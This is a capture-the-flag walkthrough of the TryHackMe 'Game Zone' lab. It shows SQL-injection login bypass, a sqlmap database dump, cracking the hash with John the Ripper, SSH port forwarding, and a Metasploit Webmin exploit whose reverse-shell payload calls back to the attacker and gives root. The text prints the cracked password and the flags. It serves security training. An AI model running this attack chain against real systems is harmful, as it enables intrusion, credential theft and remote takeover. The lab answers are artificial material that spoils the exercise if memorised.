Game Zone by Tryhackme (Walkthrough)


so lets start with initial enumeration using nmap :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSV -T4 -Pn 10.10.75.186
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-05 10:22 EDT
Nmap scan report for 10.10.75.186
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.72 seconds
```

so there are two open ports , one is a webserver and other is a ssh port ,


lets start by going to the website on the webserver :



so here is the website , here we can see a login box on the left , we can exploit that to login using SQL injection ,

we can bypass login using this query in username .


We get logged in and redirected to portal.php :



so now we can be sure that website is vulnerable to SQL injection , now we will dump the entire database of this website using SQL Map tool .


Okay so now we will use this authenticated session and use SQLMap to dump passwords ,

so first we will capture the request of this authenticated session via burpsuite proxy :



just right click here and select copy to file and save it as request.txt

now lets use SQLMap :



so, now this has started and just wait for it to complete and at the end we will get a hash for user agent47 :

```
[10:43:02] [INFO] fetching entries for table 'users' in database 'db'
[10:43:02] [INFO] recognized possible password hashes in column 'pwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[10:43:16] [INFO] writing hashes to a temporary file '/tmp/sqlmaptnc3esaa8999/sqlmaphashes-t6c5zux9.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: db
Table: users
[1 entry]
+------------------------------------------------------------------+----------+
| pwd                                                              | username |
+------------------------------------------------------------------+----------+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+------------------------------------------------------------------+----------+

[10:43:19] [INFO] table 'db.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.75.186/dump/db/users.csv'
[10:43:19] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.75.186'
```

okay so now we got a username and a password hash , so now we will use the password cracking tool that is “John The Ripper” to crack this hash and get a clear-text password :

copy the hash from above and store it into a text file.

Now lets crack this hash , we will use the rockyou.txt word list :

```
┌──(root㉿kali)-[/home/kali]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=8
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124    (?)
1g 0:00:00:00 DONE (2022-04-05 10:50) 2.941g/s 8866Kp/s 8866Kc/s 8866KC/s vimivi..tyler913
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

now we have cracked the password for a user , let’s try logging into the open SSH port we discovered above :

```
┌──(root㉿kali)-[/home/kali]
└─# ssh agent47@10.10.75.186
The authenticity of host '10.10.75.186 (10.10.75.186)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.75.186' (ED25519) to the list of known hosts.
agent47@10.10.75.186's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$
```

so we have successfully logged into the machine and got initial access to it

user flag :

```
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$
```

now we will be gaining access to some services on remote machine to our machine via ssh port forwarding .

So what does ssh port forwarding does :

there is port on the remote machine running a service which may not be accessible to other users then the remote machine ,

ssh port forwarding allows us to forward traffic from services , to and from local and remote machines ,

so how do we do that :

first we will discover socket or services running on remote machine :

we use **ss** tool to do that :

```
agent47@gamezone:~$  ss -tulpn
Netid State      Recv-Q Send-Q                                   Local Address:Port                                   Peer Address:Port
udp   UNCONN     0      0                                                *:10000                                              *:*
udp   UNCONN     0      0                                                *:68                                                 *:*
tcp   LISTEN     0      80                                     127.0.0.1:3306                                             *:*
tcp   LISTEN     0      128                                              *:10000                                              *:*
tcp   LISTEN     0      128                                              *:22                                                 *:*
tcp   LISTEN     0      128                                             :::80                                                :::*
tcp   LISTEN     0      128                                             :::22                                                :::*
agent47@gamezone:~$
```

Argument	Description
-t	Display TCP sockets
-u	Display UDP sockets
-l	Displays only listening sockets
-p	Shows the process using the socket
-n	Doesn't resolve service names

you can see above argument and description section to understand it better.

So now as we can see there is an extra port listening and which was not discovered by nmap to us , which means it was blocked due to some firewall rule ,

now lets forward that port from remote machine to our local machine using ssh port forwarding :

on your local machine :


```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ssh -L 10000:localhost:10000 agent47@10.10.75.186
agent47@10.10.75.186's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Tue Apr  5 09:53:37 2022 from 10.17.47.112
agent47@gamezone:~$
```

ignore this terminal for a while and open your browser and visit **localhost:10000**




we see a new website running on this port , this means that our ssh port forwarding worked successfully .

So now we are prompted with a new login page.

*always try previously discovered credentials in any type of penetration testing activity

now just use the previously discovered credentials for agent 47

and it will work and we will be authenticated :



so now we can see that this CMS is running on version “1.580” let’s see if this has any exploits for it .

I will use metasploit framework to search for exploits :

so lets go and load **msfconsole** :

```
msf6 > search webmin 1.580

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/webmin_show_cgi_exec  2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
```

we will use this exploit to gain access and have escalated privileges.

Lets load this exploit and set our options :

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set password videogamer124
password => videogamer124
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set username agent47
username => agent47
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set rhosts localhost
rhosts => localhost
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set lhost 10.17.47.112
lhost => 10.17.47.112
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set ssl false
ssl => false
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set payload cmd/unix/
set payload cmd/unix/bind_perl                set payload cmd/unix/reverse                    set payload cmd/unix/reverse_ruby
set payload cmd/unix/bind_perl_ipv6           set payload cmd/unix/reverse_bash_telnet_ssl    set payload cmd/unix/reverse_ruby_ssl
set payload cmd/unix/bind_ruby                set payload cmd/unix/reverse_perl               set payload cmd/unix/reverse_ssl_double_telnet
set payload cmd/unix/bind_ruby_ipv6           set payload cmd/unix/reverse_perl_ssl
set payload cmd/unix/generic                  set payload cmd/unix/reverse_python
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/webmin_show_cgi_exec) >
```

now type exploit and boom :

```
[*] Exploiting target 0.0.0.1

[*] Started reverse TCP double handler on 10.17.47.112:4444
[*] Attempting to login...
[-] Authentication failed
[*] Exploiting target 127.0.0.1
[*] Started reverse TCP double handler on 10.17.47.112:4444
[*] Attempting to login...
[+] Authentication successful
[+] Authentication successful
[*] Attempting to execute the payload...
[+] Payload executed successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo laWJ0WBi97KiFhQY;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "laWJ0WBi97KiFhQY\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.17.47.112:4444 -> 10.10.75.186:53160 ) at 2022-04-05 11:29:41 -0400
[*] Session 1 created in the background.
```

so now our session has been backgrounded lets interact with it :

```
Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               10.17.47.112:4444 → 10.10.75.186:53160  (127.0.0.1)

msf6 exploit(unix/webapp/webmin_show_cgi_exec) > sessions -i 1
[*] Starting interaction with 1...
```

so now we have root access to the machine simply navigate to root directory and get the flag :

```
cd root
ls
root.txt
cat root.txt
a4b945830144bdd71908d12d902adeee
```

DONE :-)